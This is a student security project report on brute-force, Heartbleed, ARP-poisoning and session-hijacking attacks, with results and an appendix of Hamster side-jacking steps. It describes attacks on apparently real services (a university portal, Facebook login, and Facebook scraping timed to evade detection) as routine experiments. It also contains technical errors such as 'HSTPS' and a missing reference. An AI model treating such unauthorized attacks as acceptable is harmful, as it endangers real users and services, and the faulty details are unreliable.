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CSE3502: Information Security Management

Project Report

On

Demonstrating attack and prevention of brute-force attacks

By

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Under

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SCOPE

Contents

1. Introduction

In this project, the chief premise of discussion is Brute Force attacks. Brute force attacks are probably the simplest types of attacks on information and cyber security resources. However, the following points illustrate its modern standing in information and cyber security industry -

- This attack has been around for many years but still remains the most popular and widely used password cracking mechanism
- In terms of impact, brute force attacks are a very serious threat capable of affecting millions of accounts.
- If these attacks are not detected and addressed in a timely manner they can lead to theft of intellectual property and personally identifiable information, significant financial losses, and irreversible damage to a business's reputation.
- Brute force/Dictionary attacks increased 400% in 2017.
- Strength increased due to evolution of high speed GPUs and CPUs.
- 'Very large-scale attacks' have more than 30,000 malicious requests in less than 10 minutes.
- Reliable and simple for hackers and has a considerably high rate of success (~5% of all global attacks in 2020 were simple brute force attacks)



Figure 1.1: Brute Force attacks as a total of all attacks recorded in 2019 (source: F5 security)

In the modern day, Brute-force attacks have been increasingly used with multi-threading, GPU accelerator and other similar performance enhancer.

2. Project Background

2.1. Previous Work

[1] A process driven project which took an algorithm, analyzed it and generated cookies, the name of the tool was BookScar. Process covered were – Installation in the attacked system, Logging into web application in the attacked machine and cookies are then collected by the tool, Runtime variables stores the cookies. Cookies are then archived and stored with a date stamp in a database, the system generates a new key ID. The problem with the experiment - it had many unexpected errors and the tool required a massive time and computation power pool for it to work which is not viable.

[2] The algorithm proposed replaces the more expensive https with a cheaper OTC algorithm. One Time Cookie or OTC is generated using the first part of the proposed architecture. The second part of the architecture uses the python encryption library and encrypts the cookie data using AES-256. This makes the hijacking of cookies difficult by making them both short lived and encrypted.

[3] The authors suggest a new protocol to be installed in the server to mitigate brute force attacks. Based on a supercomputer environment, the authors have suggested their model which consists of 6 operators – a syslog collecter, a firewall monitor, a fail log parser, a drop event parser, an attack detector for SSH attacks and finally a tool to register the IP address of the attacking system.

[4] The authors point out to the fact that while most companies use a host based IDS or log analysis for evading attacks, these systems have problems – the most important being the fact that the whole system collapses if the core hosting infrastructure is attacked. Other than this, it is not suitable for systems with heavy payloads as a lot of servers and a lot of hosts are needed that increases the set-up cost and computational cost of the whole infrastructure. So, the authors have proposed a web based brute force attack detection paradigm and prove that there is a minimal number of false positives and negatives because if data flow histograms are observed, the TCP information control filters can be applied and that makes it easier to eliminate false detections.

[5] The authors propose an enhanced brute force algorithm based on FPGA hardware enhancements. The authors propose a parallelization algorithm that pipelines password generation and attack on various instance levels and then crack the MD5 hash algorithm. They then further test their model on various password instances trying to model a strict algorithm for a weak and a strong password.

[6] The authors propose a comprehensive analysis of website through its ports, tcp/udp protocol, database vulnerability, https vs http server etc through various kali and non-kali tools to enlist all the necessary vulnerabilities. The authors claim that the pen test they propose shall ease the company of about 85% of the basic vulnerability issues that were prevalent at the time of publication.

[7] The authors have proposed a model to study the way in which botnets improve brute-force attacks. They propose two models – an asynchronous bot attack and a synchronous bot attack purely on guesswork to randomize attacks. Finally, the authors propose a mathematical model of what they observe.

[8] The authors propose a RFID protection mechanism by introducing a 3-layer communication model where the data can be retrieved only if it has been accessed using a key and that the midware or the middle level of the communication receives a positive acknowledgement from the database.

[9] The authors propose a novel method to investigate and stop brute force attacks on IoT devices by maintaining a real-time statistical model of the FTP requests generated. The authors further assume that most of these attacks are actually internal, especially in the case of IoT devices. Further, the authors try to correlate attack patterns with attack themselves and finally build a new model that can differentiate a normal traffic flow from that of an attack.

[10] The authors propose a generic universal brute force attack algorithm that can crack any block cipher in reduced time by reducing the complexity of the algorithm itself. Most of the algorithm is based on assumptions on block ciphers and some very weak assumptions on the algorithm itself. The algorithm actually standardizes attacks by reducing the time taken to crack some standard sets of block ciphers.

[11] The authors propose the use of a central control mechanism that regulates the pipelining and parallelization of the brute force attack on a RC$ encryption. Through this, they aim to reduce both energy consumption and the space complexity of the encryption itself. This will also reduce the number of clock pulses involved in the process. Another feature proposed is to use a simple hardware accelerator to exploit the vulnerabilities in a dual port RAM.

[12] The authors explore various ways in which SSH protocol can be exploited and also protected. The paper identifies the key ways in which a system identifies or authenticates a user. Based on their observation, the authors propose a new model based on statistical computation where instead of one, three reference points and four layers of identification or authorization of the user shall be carried out.

[13] The authors propose a MemDecrypt visualization architecture to visualize the SSH attacks and communication between virtual networks. All these communications are encrypted under AES. Using cryptographic artefacts and data patterns, the authors try to deduce and differentiate a malicious transmission from a normal one.

[14] The author explains ARP poisoning and carries out ARP poisoning by both sending fake requests and fake data. The author compares the ARP poisoning rate in various processors and four different operating systems – two versions of LINUX, MacOS and the Windows OS. Mac turns out to be the least secure against ARP poisoning. Further, the author discusses various ways in which ARP poisoning can be mitigated and/ or avoided.

[15] The authors point out to the costly nature of the ARP poisoning methodologies employed at the time of the research publication and critiques them by stating that this cost does not allow the mitigation methods to be actually employed in the systems. The main reason for the high set-up and computational costs of these mitigation methods is that they require a change of the network protocol itself while avoiding ARP attack. The authors propose a new method where a new MAC address will be allocated to the PC once it is connected to a subnet mask being overlooked by another system.

[16] The authors have proposed a fairly minimalistic and cost-effective means to avoid ARP poisoning or spoofing. The authors present a simple interface where several systems are being overlooked by an administrator. The user enters his network path in the interface which

automatically records the MAC address of the server. If the attacker tries to change the MAC address in the ARP table, the administrator is alerted who then takes necessary actions against the intruding network packets.

2.2. Problem Statement

This will be demonstrated for 3 types of brute force attacks namely - SSH, HTTP and FTP brute force attacks. Finally, the man-in-the-middle attack using ARP poisoning will be demonstrated.

In this project, we will propose methodologies to detect and prevent brute force attacks using some existing tools and softwares. I have chosen four types of attacks namely –

1. SSH;
2. HTTP;
3. FTP Brute force attacks; and
4. The Man-in-the-middle attack using ARP spoofing and poisoning.

In this report, given the fact that systems, websites and databases have become more secure and encrypted over time, the author shall try to explore attacks on both encrypted and unencrypted systems.

2.3. Objectives

The chief objective of the project is to –

1. Identify and evaluate passwords as a means to reduce the possibility of a successful brute force attack;
2. Identify means to carry out brute-force attacks using well-known tools like metasploit, burpsuite and kali linux;
3. Identify means to carry out brute-force attacks using more widely available tools like wireshark;
4. Identify means to carry out attacks on encrypted systems and interfaces like websites secured by HTTPS encryption.
5. To identify method to reduce the possibility of the success of attacks listed in 2-4.

3. Methodology

3.1. Data Collection

Data on the topic is available in fairly large amount. This data has been collected by several institutions – both government and private in very large databases. The visualization of one such data was figure 1.1.

For the sake of this report, the author took a survey of a sample population of 150 respondents in the age group. The questions were:

1. What is the length of your password?
2. Do you adhere to a double authentication standard of login in all your portals?
3. How many copies of your password do you maintain in your computer or on a notebook or on your mobile?

The results have been summarized in the results and conclusion section.

Data in the experiments such as the time taken for the execution to complete etc. have been measured against compiler clock.

3.2. Tools used

The project and the concerned experiments aim at both exploiting the vulnerability in a system and then exploring tools or ways to overcome them. The following tools were used for the experiment –

1. Burp Suite
2. nmap
3. Kali Linux
4. Metasploitable Linux
5. Metasploit framework
6. Hamster Framework
7. Ferret Framework
8. Python Script
9. Selenium Web scraper Framework
10. Wireshark tool

3.3. Attacks executed

Attacks and results have been summarized in appendices.

The attacks that were carried out for the project are –

1. A generic brute force and a dictionary attack using the 2 million most common passwords as of 2019 to study the effects of password lengths and components on password strengths.
2. A simple SSH attack using Kali Linux on metasploitabe linux – a python script was written for the purpose.
3. HTTP Attack using Burpsuite framework – a custom website with a database was designed for the same. The attack was carried out in three modes -
4. Heartbleed Attack using kali linux.
5. Packet sniffing using Wireshark

6. ARP poisoning and cookie hijacking using Hamster and Ferret.
7. Selenium to scrap Facebook data (against facebook policy). The experiment aims to scrap the list of friends and mutual friends on Facebook – an activity that has been removed from facebook and is against facebook guidelines since the Cambridge Analytica Scam. A script using Python selenium was prepared that stopped the scraping every 10 minutes and/or every 100 friends in order to avoid detection by Facebook automated policy enforcers.
8. A regular brute force attack to brute force into Facebook login

3.4.Experiment proposed

The attacks enlisted in section 3.3 were performed. Success or failure were recorded and time taken enlisted for each activity. The observations were recorded, tabulated and visualized. And conclusions and possible remedies were proposed.

4. Results

4.1. Survey Results

Question	Yes/other answer
1. What is the length of your password?	72% responded with 8 characters. While the remaining had longer.
2. Do you adhere to a double authentication standard of login in all your portals?	Only 42% said they did.
3. How many copies of your password do you maintain?	93% maintain at least 1 copy. About 35% maintain both a hot and a cold copy.

Table 4.1: Survey Results

4.2. Observations

4.2.1. Password Length vs Password strength



Figure 4.1: Password Length and attributes vs cracking time in a simple brute force attack



Fig 4.2: Dictionary attack time vs password length and attributed

4.2.2. Packet Sniffing and ARP Poisoning

The attacks were carried out on VIT Vpropel portal (http://www.vpropel.in).

The attacks were successful, the session cookie was successfully hijacked using Ferret and Hamster and the session recreated on an alien system without the need for any authentication.

Using Wireshark, the username and password of the user were extracted successfully.

The demonstration has been summarized in appendix 6.1 both in video and images.

4.2.3. HTTP attack using Burp Suite

The database and the user-list with the passwords was successfully extracted. Results are summarized in appendix 6.2

4.2.4. SSH attack using nmap, Kali, metasploit and python

The list of vulnerable ports, IP to attack were extracted using nmap and the attack was successfully carried and the name and passwords were extracted.

4.2.5. Heartbleed Attack using Kali

The HTTPS protocol was successfully breached. Data in transit hijacked. This exposed the fact that secured protocols like HTTPS and SSL are not completely secure.

Attack demonstrated in Appendix 6.1 video link.

4.2.6. Facebook Login using brute force cracking

The experiment failed. After about 20 minutes of continuous attack using about 500 possible combinations of passwords for a valid username, the login attempt was blocked.

4.2.7. Facebook web scrapping using Selenium

About 130 names of mutual friends and friends was scrapped after which Facebook blocked the attempt. The trial was thus partially successful. However, the time taken for this whole process was about 30 hours.

4.3. Analysis

The following inferences can be drawn from the experiment –

1. Password strengths increase tremendously with the introduction of very simple changes in basic structure of characters. For instance, an attack on a string ‘abcd1234’ took less than 0.07 seconds to be cracked but ‘ac12beg9’ took about 4.5 seconds, an improvement of more than 70 times. Similarly, a password ‘Nitin25wasthe@kingofworld’ was not cracked even when GPU was separately used to accelerate the hardware and the code was run for about 1 hour.
2. It is very easy to crack non-encrypted web systems like the ones with HTTP protocol and can be attacked even by very simple tools that are readily available on the internet without any strong legal or associated policies with the same.
3. HTTPS and SSL encrypted systems are not free from brute-force attacks. Both data in transit and data at rest are vulnerable. In fact, SSL certification does not mean the website is secure.

4.4. Inference

Brute-force attacks, despite their apparent simplicity are quite successful and powerful attack paradigms. So, the following steps should be adopted to avoid these attacks:

1. Adopting a 2-factor authentication paradigm to eliminate the possibility of a brute-force attack.
2. Adopting stronger encryption tools to eliminate the possibility of a HTTP or SSH attack. This shall also eliminate the possibility of cookie hijacking in HTTP or non-encrypted systems.
3. Adopting HSTPS policy to eliminate the types of attacks associated with HTTPS and SSL based attacks. Another way is to update policy to upgrade to SSL3 policy or higher.
4. Adopting stronger Firewall policies and also an IDS in the system.
5. A cheaper way is to use one-time cookie as proposed in [18]. The researchers claim that the cost is lesser than HTTPS encryption while providing a similar amount of encryption.

5. Conclusion

5.1. Summary

The project successfully studies 7 different instances of brute force attacks and establishes the fact that brute force attacks serve as a strong tool in the hands of the attacker despite being probably the oldest form of attacks and their apparent simplicity. This also explains the reason behind their continued prevalence in the age of strong algorithms and tools.

5.2. Scope of Study

Given the large number of instances of successful brute-force attacks every year and the possibility of attacks despite the modern encryption tools like SSL, HTTPS and HSTPS – there is a strong need to continue study and research on the topic.

While most of the brute-force paradigms on the HTTP and similarly non-encrypted systems can be avoided using the modern tools like HTTPS, firewalls etc. if these systems themselves become susceptible to attacks, there is a strong need to develop better evasion and blocking tools as well as policies.

5.3. Base Papers and References

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

6. Appendix: Experiment Snapshots and Demostration


6.1. Appendix A: Heartbleed Attack, Packet Sniffing and ARP poisioning


The demonstration has been uploaded at link:
https://drive.google.com/drive/folders/1R6SJEbmgmD3zgzFEmTdayOnwGmtVR0Fl?usp=sharing

The following diagrams explore ARP poisoning step-by-step. The video link above has a live demo of the same.





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Hamster
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HAMSTER 2.0 Side-Jacking
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STEPS:In order to sidejack web sessions, follow these steps. FIRST, click on the adapter m
targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cook
TIPS: remember to refresh this page occasoinally to see updates, and make sure to purge
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
Adapters: eth0
Packets: 7
Database: 0
Targets: 0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
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
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Hamster - Mozilla Firefox
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http://www.vpropel.in/loginn/
http://www.vpropel.in/login/
http://www.vpropel.in/favicon.ico
http://www.vpropel.in/
http://ocsp.pki.goog/gts1o1core
http://ocsp.digicert.com/
http://detectportal.firefox.com/success.txt?ipv4
HAMSTER 2.0 Side-Jacking
[adapters | help]
STEPS:In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets. again
TIPS: remember to refresh this page occasoinally to see updates, and make sure to purge all cookies from the browser
WHEN SWITCHING target, rember to close all windows in your browser and purge all cookies first
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
Targets: 1
